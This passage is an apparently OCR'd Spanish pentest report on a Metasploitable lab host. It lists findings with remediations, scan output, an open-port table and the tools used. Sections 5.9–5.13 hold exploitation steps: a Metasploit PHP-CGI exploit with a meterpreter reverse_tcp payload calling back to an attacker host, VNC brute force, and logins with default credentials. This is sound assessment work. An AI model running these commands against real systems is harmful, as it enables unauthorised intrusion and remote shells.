
5.8.1 Evidencia

mysql --ssl=0 -h 192.168.0.5 -u root -p -P 3306









5.8.2 Recomendación

Cambie la contraseña lo antes posible y actualice la versión de Mysql

5.9 Hallazgo H-009: PHP tiene Múltiples Vulnerabilidades (Crítica)

Descripción:	PHP es propensa a múltiples vulnerabilidades
Severidad:	Critico
Riesgo:	Cuando se utiliza PHP en una configuración basada en CGI (como mod_cgid de Apache), php-cgi recibe un parámetro de cadena de consulta procesada como argumento de línea de comandos que permite que se pasen modificadores de línea de comandos, como -s, -d o -c, al binario php-cgi, quepuede explotarse para revelar el código fuente y obtener la ejecución de código arbitrario. A continuación, se muestra un ejemplo del comando -s, que permite a un atacante ver el código fuente de index.php: http://example.com/index.php?-s
Sistema:	Version 5.2.4-2ubuntu5.10
Herramientas:	Metasploit

Referencias:	CVE-2010-4480
Verificado:	SI

5.9.1 Evidencia

Usando **Metasploit**


msfconsole


use exploit/multi/http/php_cgi_arg_injection


set RHOST 192.168.0.5

set PAYLOAD php/meterpreter/reverse_tcp

set LHOST 192.168.0.4







5.9.2 Recomendación

Actualizar PHP a versión 5.3.13, 5.4.3 o Posterior


5.10 H-012:PostgreSQL tiene credenciales por defecto(Crítica)

Descripción:	Fue posible iniciar sesión en el PostgreSQL remoto como usuario postgres utilizando credenciales débiles.
Severidad:	Critico
Riesgo:	Fue posible iniciar sesión como usuario postgres con la contraseña "postgres".
Sistema:	8.3.1
Herramientas:	psql
Referencias:	https://www.postgresql.org/docs/8.3/
Verificado:	SI

5.10.1 Evidencia

Psql -h 192.168.0.5 -U postgres

Luego se digita la clave por defecto postgres



5.10.2 Recomendación

Cambie la contraseña lo antes posible

5.11 H-011:VNC permite login por fuerza bruta(Crítica)

Descripción:	Permite iniciar sesión con las contraseñas proporcionadas a través del protocolo VNC.
Severidad:	Critico
Riesgo:	Es posible con un script autenticarse en el servidor VNC con las contraseñas por defecto de las contraseñas.
Sistema:	VNC
Herramientas:	metaexploit
Referencias:	https://book.hacktricks.wiki/en/generic-hacking/brute-force.html
Verificado:	NO

5.11.1 Evidencia

msfconsole

use auxiliary/scanner/vnc/vnc_login

set RHOSTS 192.168.0.5

set PASS_FILE /usr/share/metasploit-framework/data/wordlists/passwords.lst

5.11.2 Recomendación


Cambie la contraseña por una que sea difícil de adivinar o habilite la protección con contraseña para todo

5.12 H-015:rsh permite hacer Login en texto claro(Crítica)

Descripción:	Este host remoto está ejecutando un servicio rsh.
Severidad:	Critico
Riesgo:	El servicio rsh está mal configurado, por lo que permite conexiones sin contraseña o con credenciales root:root predeterminadas.
Sistema:	rshd
Herramientas:	rsh
Referencias:	CVE-1999-0651
Verificado:	NO

5.12.1 Evidencia

rsh 192.168.0.5 -l root




5.12.2 Recomendación

Deshabilite el servicio rsh y utilice alternativas como SSH en su lugar

5.13 H-016:FTP permite hacer login por fuerza bruta(Crítica)

Descripción:	Fue posible iniciar sesión en el servidor FTP remoto utilizando credenciales débiles/conocidas.
Severidad:	Critico
Riesgo:	Fue posible iniciar sesión con las siguientes credenciales msfadmin:msfadmin postgres:postgres service:service user:user
Sistema:	vsFTPd 2.3.4
Herramientas:	hydra
Referencias:	CVE-1999-0508
Verificado:	SI

5.13.1 Evidencia



5.13.2 Recomendación

Cambie la contraseña lo antes posible

6 Descubrimiento

6.1 Equipos en la red

nmap -sn 192.168.0.0/24

```
└─$ nmap -sn 192.168.0.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-01 12:13 EST
Nmap scan report for 192.168.0.1
Host is up (0.0017s latency).
MAC Address: AC:37:28:4B:15:B0 (Taicang T&W Electronics)
Nmap scan report for 192.168.0.3
Host is up (0.0066s latency).
MAC Address: AC:84:C6:6C:85:12 (TP-Link Technologies)
Nmap scan report for 192.168.0.5
Host is up (0.00073s latency).
MAC Address: 52:54:00:20:8D:53 (QEMU virtual NIC)
Nmap scan report for 192.168.0.6
Host is up (0.00048s latency).
MAC Address: 5C:60:BA:C5:81:E9 (HP)
Nmap scan report for 192.168.0.7
Host is up (0.00042s latency).
MAC Address: C8:5A:CF:36:01:96 (HP)
Nmap scan report for 192.168.0.16
Host is up (0.00061s latency).
MAC Address: 52:54:00:A0:A2:5E (QEMU virtual NIC)
Nmap scan report for 192.168.0.24
Host is up (0.00038s latency).
MAC Address: EC:B1:D7:68:48:56 (Hewlett Packard)
Nmap scan report for 192.168.0.25
Host is up (0.00041s latency).
MAC Address: EC:B1:D7:68:48:56 (Hewlett Packard)
```


sudo netdiscover -r 192.168.0.0/24 -i eth0

```
File  Actions  Edit  View  Help
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 399 Captured ARP Req/Rep packets, from 9 hosts.   Total size: 23940
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 _____________________________________________________________________________
 192.168.0.1     ac:37:28:4b:15:b0    381   22860  Taicang T&W Electronics
 192.168.0.3     ac:84:c6:6c:85:12      4     240  TP-LINK TECHNOLOGIES CO.,LTD.
 192.168.0.5     52:54:00:20:8d:53      5     300  Unknown vendor
 192.168.0.6     5c:60:ba:c5:81:e9      1      60  HP Inc.
 192.168.0.7     c8:5a:cf:36:01:96      1      60  HP Inc.
 192.168.0.24    ec:b1:d7:68:48:56      1      60  Hewlett Packard
 192.168.0.25    ec:b1:d7:68:48:56      1      60  Hewlett Packard
 192.168.0.16    52:54:00:a0:a2:5e      4     240  Unknown vendor
 0.0.0.0         ac:84:c6:6c:85:12      1      60  TP-LINK TECHNOLOGIES CO.,LTD.
```

6.2 Puertos abiertos

nmap -sT -A -p- -vvv -oA archivo.txt 192.168.0.5



Puerto	Protocolo	Servicio	Version
21	tcp	ftp	vsftpd 2.3.4
22	tcp	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23	tcp	telnet	Linux telnetd
25	tcp	smtp	Postfix smtpd
53	tcp	domain	ISC BIND 9.4.2
80	tcp	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111	tcp	rpcbind	2 (RPC #100000)
139	tcp	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445	tcp	netbios-ssn	Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512	tcp	exec	netkit-rsh rexecd
513	tcp	login?	syn-ack
514	tcp	tcpwrapped	syn-ack
1099	tcp	java-rmi	GNU Classpath grmiregistry
1524	tcp	bindshell	Metasploitable root shell
2049	tcp	nfs	2-4 (RPC #100003)
2121	tcp	ftp	ProFTPD 1.3.1
3306	tcp	mysql	MySQL 5.0.51a-3ubuntu5
3632	tcp	distccd	distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432	tcp	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900	tcp	vnc	VNC (protocol 3.3)

6000	tcp	X11	(access denied)
6667	tcp	irc	UnrealIRCd
6697	tcp	irc	UnrealIRCd
8009	tcp	ajp13	Apache Jserv (Protocol v1.3)
8180	tcp	http	Apache Tomcat/Coyote JSP engine 1.1
8787	tcp	drb	Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
35143	tcp	mountd	1-3 (RPC #100005)
39927	tcp	nlockmgr	1-4 (RPC #100021)
43369	tcp	status	1 (RPC #100024)
51044	tcp	java-rmi	GNU Classpath grmiregistry


6.3 Sistema Operativo

El sistema operativo encontrado fue

Linux 2.6.9 – 2.6.33

Kernel 2.6

MAC 52:54:00:20:8D:53



7 Herramientas Utilizadas

- Sqlmap 1: Se utilizo para revisar las rutas del sitio
- Nmap: Se utilizo para la enumeración de puertos y proceso de extracción de la información del sistema operativo
- Burp proxy: Capturas de trafico y modificación de los request al servidor
- Hydra: ataques de fuerza bruta
- Greenbone Security Assintant Version 23.3 (Antes OpenVas)
- Metaexploit 6.4.45: Framework
- NetDiscover: Exploración de equipos en la red
